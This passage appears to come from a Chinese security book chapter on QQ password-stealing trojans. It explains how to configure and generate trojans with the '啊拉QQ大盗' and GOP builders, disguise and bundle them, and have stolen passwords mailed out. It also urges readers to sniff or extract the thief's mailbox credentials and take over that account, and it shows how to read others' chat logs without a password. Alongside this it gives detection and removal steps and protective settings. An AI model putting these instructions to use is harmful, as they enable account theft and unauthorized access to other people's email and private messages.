接下来进行高级设置。如果勾选“运行后关闭 QQ”，对方一旦运行“啊拉 QQ 大盗”生成的木马，QQ 将会在 60 秒后自动关闭，当对方再次登录 QQ 后，其 QQ 号码和密码会被木马所截获，并发送到盗号者的邮箱或网站空间中。此外，如果希望该木马被用于网吧环境，那就需要勾选“还原精灵自动转存”，以便系统重起后仍能运行木马。除这两项外，其他保持默认即可，如图 8－4 所示。

（3）盗取 QQ 号码信息。

配置完“啊拉 QQ 大盗”，点击程序界面中的“生成木马”，即可生成一个能盗取 QQ 号码的木马程序。可以将该程序伪装成图片、小游戏，或者和其他软件捆绑后进行传播。当有人运行相应的文件后，木马会隐藏到系统中，当系统中有 QQ 登录时，木马便会开始工作，将相关的号码及密码截取，并按照此前的设置，将这些信息发送到邮箱或者网站空间。




图 8－2　啊拉 QQ 大盗 2008 最新版配置界面

图 8－3　测试成功

2. 预防“啊拉 QQ 大盗”

（1）查杀“啊拉 QQ 大盗”。

①查找“啊拉 QQ 大盗”。

现在，已经了解了“啊拉 QQ 大盗”的一般流程，那么如何才能从系统中发现“啊拉 QQ 大盗”呢？一般来说，如果碰到了以下几种情况，那就应该小心了。

- QQ 自动关闭。
- 运行某一程序后其自身消失不见。




图 8-4 木马参数的设置

- 运行某一程序后杀毒软件自动关闭。
- 访问杀毒软件网站时浏览器被自动关闭。
- 如果杀毒软件有邮件监控功能的,出现程序发送邮件的警告框。
- 安装有网络防火墙(例如天网防火墙),出现 NTdhcp. exe 访问网络的警告。

出现上述情况的一种或多种,系统就有可能已经感染了“啊拉 QQ 大盗”。

②清除“啊拉 QQ 大盗”。

感染了木马并不可怕,通过一些手段同样可以将其从系统中清除出去。

- 手工查杀木马。“啊拉 QQ 大盗”运行后会在系统目录中的 system32 文件夹下生成一个名为 NTdhcp. exe 的文件,并在注册表的启动项中加入木马的键值,以便每次系统启动都能运行木马。要清除木马,首先要做的就是运行“任务管理器”,结束其中的木马进程“NTdhcp. exe”。然后打开资源管理器中的“文件夹选项”,选择其中的“查看”标签,将其中“隐藏受保护的操作系统文件”选项前面的勾去掉。接着进入系统目录中的 system32 文件夹,将 NTdhcp. exe 文件删除。最后进入注册表删除 NTdhcp. exe 键值,该键值位于 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Currentversion\Run。
- 卸载木马。卸载“啊拉 QQ 大盗”很简单,只要下载“啊拉 QQ 大盗”的配置程序,运行

后点击其中的“卸载程序”按钮即可将木马完全清除出系统。

（2）给盗号者以致命一击。

①利用漏洞，由守转攻。

这里所谓的“攻”，并不是直接入侵盗号者的电脑。这里只是从盗号软件几乎都存在的漏洞入手，从而给盗号者一个教训。

那么这个漏洞是什么呢？

从此前面对“啊拉QQ大盗”的分析中可以看到，配置部分填写了收取QQ号码信息邮件的邮箱帐号和密码，而邮箱的帐号和密码都是明文保存在木马程序中的。因此，我们可以从生成的木马程序中找到盗号者的邮箱帐号和密码。进而轻松控制盗号者的邮箱，让盗号者偷鸡不成反蚀把米。

提示：以上漏洞仅存在于将QQ号码信息以邮件发送方式的木马，如果在配置“啊拉QQ大盗”的过程中选择使用网站接收的方式则不存在该漏洞。

②网络嗅探，反攻盗号者邮箱。

当木马截取到QQ号码和密码后，会将这些信息以电子邮件的形式发送到盗号者的邮箱，就可以从这里入手，在木马发送邮件的过程中将网络数据包截取下来，这个被截获的数据包中就含有盗号者邮箱的帐号和密码。截取数据包时可以使用一些网络嗅探软件，这些嗅探软件可以很轻松得截取数据包并自动过滤出密码信息。

● x－sniff

x－sniff是一款命令行下的嗅探工具，嗅探能力十分强大，尤其适合嗅探数据包中的密码信息。

将下载下来的x－sniff解压到某个目录中，例如“c:”，然后运行“命令提示符”，在“命令提示符”中进入x－sniff所在的目录，然后输入命令“xsiff. exe －pass －hide －log pass. log”即可（命令含义：在后台运行x－sniff，从数据包中过滤出密码信息，并将嗅探到的密码信息保存到同目录下的pass. log文件中）。

嗅探软件设置完毕，就可以正常登录QQ。此时，木马也开始运行起来，但由于事先已经运行了x－sniff，木马发出的信息都将被截取。稍等片刻后，进入x－sniff所在的文件夹，打开pass. log，便可以发现x－sniff已经成功嗅探到邮箱的帐户和密码。

● sinffer

可能很多网民对命令行下的东西都有一种恐惧感，所以这里还可以使用图形化的嗅探工具来进行嗅探。例如sinffer。

运行sinffer之前，需要安装WinPcap驱动，否则sinffer将不能正常运行。

运行sinffer时，首先需要为其指定一块网卡，点击工具栏上的网卡图标，在弹出的窗口

中选择自己使用的网卡,点“OK”后即可完成配置。确定以上配置后,点击 sniffer 工具栏中的“开始”按钮,软件即开始了嗅探工作。

接下来,正常登陆 QQ,如果嗅探成功,就会在 sniffer 的界面中出现捕获的数据包,其中邮箱帐号密码信息被很清晰得罗列了出来。

得到盗号者的邮箱帐号和密码以后,就可以进入该邮箱,将其中的 QQ 号码信息邮件全部删除,或者修改盗号者的邮箱密码,给盗号者一个教训。

8.1.2 揭秘木马如何盗取 QQ 密码

有些木马,要是中了它,就会在不知不觉的时候把 QQ 密码泄露出去,甚至是它会把密码发送到网上去。下面要介绍的就是 GOP(Get Oicq Password)的盗号方法。

1. 剖析木马的使用设置

常言道“知己知彼,百战不殆”,要防范 GOP 的攻击,首先就要了解它的运作机理。

最新版的 GOP 下载解压缩之后是 3 个可执行文件加一个说明文档,还有一个附带的图标。其中 gop. exe 是服务端(千万不要在自己的电脑里面运行它!),editgop. exe 是服务端编辑器,gopslit. exe 是个整理发送记录的工具。GOP 的配置分为四个部分。

(1)一般设置。

复制到定义目录:下拉菜单中可以选择目录、目录、目录和源目录四种之一。这就是木马的藏身之地。

运行后删除源文件:画蛇添足的行为。

服务文件名:就是木马的名字,可以改任何一个名字,不容易被发现。

定义注册表键名:木马一旦被运行过,就会在注册表中 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 主键之下添加木马的键值,以便今后每次开机时木马都能够自动运行。

当记录数超过 × ×个时开始清理:当 GOP 记录文件中的记录数达到这个 × ×值的时候自动对记录进行清零。

(2)邮件设置。

SMTP:设置邮件发送服务器。当目标主机上网的时候,GOP 就会通过这个邮件服务器把 OICQ 密码发送到网上。

发送邮箱:这是黑客用来发送邮件的信箱帐号。国内的免费信箱的提供商大多对 SMTP 服务器进行了限制,所以需要设置一个合法的邮件账号来发送信件。

接收信箱:接收 GOP 发送的密码记录文档的信箱,受害者密码的最终目的地。

检查间隔(秒):设定 GOP 检查记录文档的时间间隔。如果检查时记录已经更新并且在线,就马上发送记录。

(3)欺骗窗口。

可以选择是否在第一次运行 GOP 的时候弹出一个欺骗窗口。比如说,定义一个标题为“警告”,内容为“内存不足!”,图标为“叹号”的欺骗窗口。这样在别人第一次运行这个木马的时候就会弹出定义的那个窗口,于是在神不知鬼不觉之中木马已经被植入电脑了。

(4)文件捆绑。

该木马自带文件捆绑工具。以下是它的重要选项:

宿主文件:黑客可以在网上随便找一个小动画或者小程序,把它作为“寄生”的目标。

文件图标:如果黑客找一个和系统工具一样的图标,一般的人是不敢删除的。这样,即使知道有木马也无法及时清除。

下面开始讲如何对付这个木马。因为它很新,所以不要随便打开别人发过来的东西。

2. 木马的检查

该木马运行的时候在 Windows 的任务窗口中是看不到的。点击任务条上的“开始”→“运行”→“msinfo32”(就是 Windows 自带的系统信息,在“附件”中)。看其中的软件环境→正在运行的任务,如图 8 - 5 所示。这才是 Windows 现在全部运行的任务。当在运行了什么东西之后觉得有问题的时候就可以看看这里。如果有一个程序有程序名和路径,而没有版本、厂商和说明,那么该程序就很有可能有问题了。先断开网络连接,然后重新登录一次 OICQ,查找电脑中是否有 record. dat 文件(这是 GOP 记录 OICQ 密码的文档,如果 OICQ 密码被 GOP 监控到了就一定会有。)。如果有的话,那么就是 100% 中了木马。可以用记事本打开 record. dat,看看有没有 OICQ 的账号和密码。

3. 木马的清除

庆幸的是,至今为止绝大部分的木马都是在注册表的 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 主键下添加一个键值来让木马自动运行,该木马也不例外。运行 regedit,进入 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 主键,记住那个在系统信息中查到的那个文件的存放路径,删除该键值。然后关闭计算机,稍等一下启动计算机(注意:不要选重新启动)。然后进入文件的存放路径删除木马文件即可。

最好的办法是自己也下载一个 GOP,然后用 gopedit 打开木马文件,就会知道和木马关联的文件位置,然后删除。如果删除的文件是系统本身就有的,还需要再拷贝一个正确的回来。最重要的一点是打开木马之后可以知道黑客的 E - mail 地址了。

图 8-5 系统信息

8.2 查看 QQ 聊天记录

8.2.1 利用“QQ 聊天记录查看器”查看聊天记录

1. 查看聊天记录

一般情况下不登录 QQ 是无法查看到 QQ 聊天记录的,但有时可能忘记了登录密码,又急需查看与好友的聊天记录时,又该怎么办呢? 其实只要利用 QQ 聊天记录查看器,便可无须 QQ 密码任意地查看本地所有聊天记录。

QQ 聊天记录查看器是一款无需知道 QQ 密码,就可快速的读取本地存储的 QQ 记录工具。打开“QQ 聊天记录查看器”界面,只要从中选择想查看的 QQ 号码记录,如图 8-6 所示,单击“查看”按钮,便可查看到该号码与其网友及群友的所有聊天信息,如图 8-7 所示。

2. 删除自己的 QQ 号文件夹

防御方法:有些 QQ 版本,在自己的 QQ 下线时,会弹出“是否删除聊天记录”的询问信息,单击“删除”按钮,便可将自己的聊天信息全部清除。当然对于没有提供此询问的删除功能,可以在关闭 QQ 号码后,进入到 QQ 安装目录(默认安装地址:C:\Program Files\Tencent\qq),找到并且选中自己的 QQ 号文件夹,右击选择“删除”按钮,将其彻底删除,同样可达到清空聊天

图 8－6　选择 QQ 号码

图 8－7　查看本地 QQ919796 与他人的聊天记录

信息的目的，这样上述的 QQ 聊天记录查看器，所查看的记录就只能是空信息了。

8.2.2　防范聊天记录被偷窥

1. QQ 聊天记录能被盗取的原因

其实 QQ 的聊天记录为什么可以被偷窥，这主要是源于一个可以绕过密码在本地登陆的漏洞。当用户在系统登陆 QQ 以后，就会在 QQ 安装目录生成一个该 QQ 号码的文件夹，

里面保存了该号码所有的配置信息、聊天记录等。

通过这个漏洞黑客可以绕过远程系统的密码验证，突破 QQ 程序本身的限制，从而获取到记录在本地的信息内容。其实自从腾讯 QQ 问世以来，所有的 QQ 以及 TM 软件都存在这个漏洞。因此无论在本地系统还是远程系统，只需要获取到该目录中的文件即可。

如果在本地，黑客只需要将相关的黑客程序，解压到 QQ 的安装目录，然后运行该程序并选择任意一个已经登录过的 QQ 号码，然后在下面的“QQ 密码”中任意的输入密码即可在离线状态下成功登陆。登录成功后就可以用来察看目标 QQ 号的好友信息、聊天纪录等情况。

如果是远程计算机系统的话，那么就需要通过工具将该目录中的文件移动到本地系统，然后再利用黑客程序来查看其中的聊天内容即可。

2. 删除聊天记录

保护 QQ 聊天记录的最好办法是将存放聊天记录的文件夹彻底删除，别人也就没法查看到聊天记录了。但是在删除聊天记录之前，需要备份聊天记录，以免下次使用时记不清上次曾经交流的谈话内容。

(1)聊天记录的备份。

对于聊天记录的备份，如果有条件，可以直接将 C:\Program Files\Tencent\下的自己的 QQ 目录整个备份。

如果使用容量较大的邮箱或是网络硬盘，直接将整个目录上传或是发送到相应的地方即可，这样下次使用，直接从网上下载下来放置在相应的文件目录下即可使用了。如果没有条件，有 U 盘或是移动硬盘也可，将这个目录下的文件保存到相应设备中即可。如果连 U 盘或是移动硬盘都没有，则只能进入自己的 QQ 目录导出聊天记录保存到硬盘上。

鼠标右键点击好友列表中任意好友头像，在弹出的菜单中，选择“聊天记录→查看聊天记录”即可进入“信息管理器”对话框。如图 8 - 8 所示。在左侧列表“选择要导入记录的好友”，在右侧列表中“选中”要导出的记录，然后单击主菜单中的“文件→导出聊天记录为文本文件”即可导出聊天记录。

(2)删除聊天记录。

备份好聊天记录以后，就可以将原来存放聊天记录的文件夹 C:\Program Files\Tencent\QQ 中的自己 QQ 号目录删除了。

通过对聊天记录采用加密或是删除的方式，都可以达到保护聊天记录的效果。可以根据自己的需要选择一种适合自己的方法。

3. 聊天记录防盗技巧

(1) 首先要加强系统的安全防护能力，避免系统遭到恶意程序的入侵。另外也不要让

图 8－8　QQ 信息管理器

陌生人使用自己的电脑，因为他可能会在系统中安装某些恶意程序。

（2）对付这种偷窥好友信息、聊天纪录的工具，最好的防范办法就是对聊天记录进行加密。点击 QQ 面板中的“系统设置”命令，接着在弹出的“QQ 设置”面板中，选择“安全设置”下面的“聊天记录安全”选项，选中“启用聊天记录加密”选项，设置好需要的密码即可，如图 8－9 所示。

图 8－9　启用聊天记录加密

（3）如果是公用电脑，既可以在 QQ 登录窗口选择“网吧模式”，也可以在“安全设置”中设置“退出 QQ 时自动清除聊天记录”选项。这样就可以在退出的时候，让程序自动清除聊天记录，如图 8 - 10 所示。




图 8 - 10　启用聊天记录清除功能

8.3　QQ 安全防范

8.3.1　QQ 保镖

使用 QQ 保镖可以轻松清除使用 QQ 后遗留下来的密码，聊天记录等信息，以防被别人所利用；另外 QQ 保镖还可以清除目前比较流行的专门盗取 QQ 密码的木马程序，而且它的“无敌模式”可以阻止任何木马盗取 QQ 密码。

QQ 保镖的操作非常简单，其程序界面如图 8 - 11 所示：

设置好 QQ 号码及 QQ 所在目录，QQ 号码就是所需要保护的号码，QQ 所在的目录是安装 QQ 时所选择的安装路径，一般默认情况下是“C:\Program Files\Tencent”，设置好后，点击“开始清理 ”按钮，选择“清理木马”，QQ 保镖将检测是否已中了盗取 QQ 密码的木马，并会自动清除。检测速度非常快，可以迅速完成清理木马的工作。

图 8 - 11　QQ 保镖主界面

QQ 保镖的特色功能就是它的“无敌模式”，可以阻止所有的木马盗取 QQ 密码。就算电脑是已经中了木马也不用害怕。“无敌模式”可以让 QQ 在运行 Windows 之前运行，输入 QQ 密码后再登录，然后关闭 QQ 保镖，Windows 继续启动，这个时候木马才会被运行，因为在这之前已经输入了账号和密码，所以盗号软件发挥不了作用。需要注意的是：输入密码后一定要先回车（或点击“下一步”）后再关闭 QQ 保镖，这样才不会被木马探测到所输入的密码。虽然此方法万无一失，但也很麻烦，因为要重新启动电脑。

另外，点击“开始清理”按钮，选择“清理遗留信息”可以清除使用 QQ 后留下的密码、聊天记录以及 QQ 号码，这是专为在网吧使用而设计的，如图 8 - 12 所示。

图 8 - 12　清理遗留信息

8.3.2 申请密码保护

1. 申请密码保护

为了确保万无一失,防止 QQ 密码被破解,QQ 号码被盗。腾讯提供了 QQ 密码保护,可以到腾讯的网站,为 QQ 号码申请密码保护,申请的步骤如下:

(1)首先使用 IE 访问腾讯网站服务专区的密码保护申请网页:

https://account.qq.com/cgi-bin/up/up_dna

打开页面如图 8-13 所示。




图 8-13 密码保护申请网页

(2)选择设置密保,按照要求填写内容,填写完毕之后,点击网页上的“确定”按钮,如果提交填写的信息无误,则密码保护申请成功后,会弹出如图 8-14 所示页面。注意一定要记住填写的密码保护问题的答案以及填写的安全邮箱,因为以后如果申请取回密码,需要这些资料。

2. 申请取回密码

申请了密码保护之后,即使 Q Q 的密码被黑客破解,也可以在腾讯的网站取回密码,取回密码的步骤如下:

(1)在浏览器中访问腾讯网站服务专区中的网页:

图 8－14　密码保护申请完成

https://account. qq. com/cgi－bin/reset_psw/reset_index

打开页面如图 8－15 所示。填写需要重设密码的 QQ 号码以及验证码，点击“下一步”。




图 8－15　找回 QQ 密码网页

(2)填写需要重设密码的 QQ 号码以及验证码，点击“下一步”。打开如图 8－16 所示页面。

(3)这里有三种重设密码方式供选择。如果申请过密码保护，可以选择密保问题方式。如果申请过 QQ 号与手机绑定，在这里可以选择密保手机方式。如果从未申请过相关的密

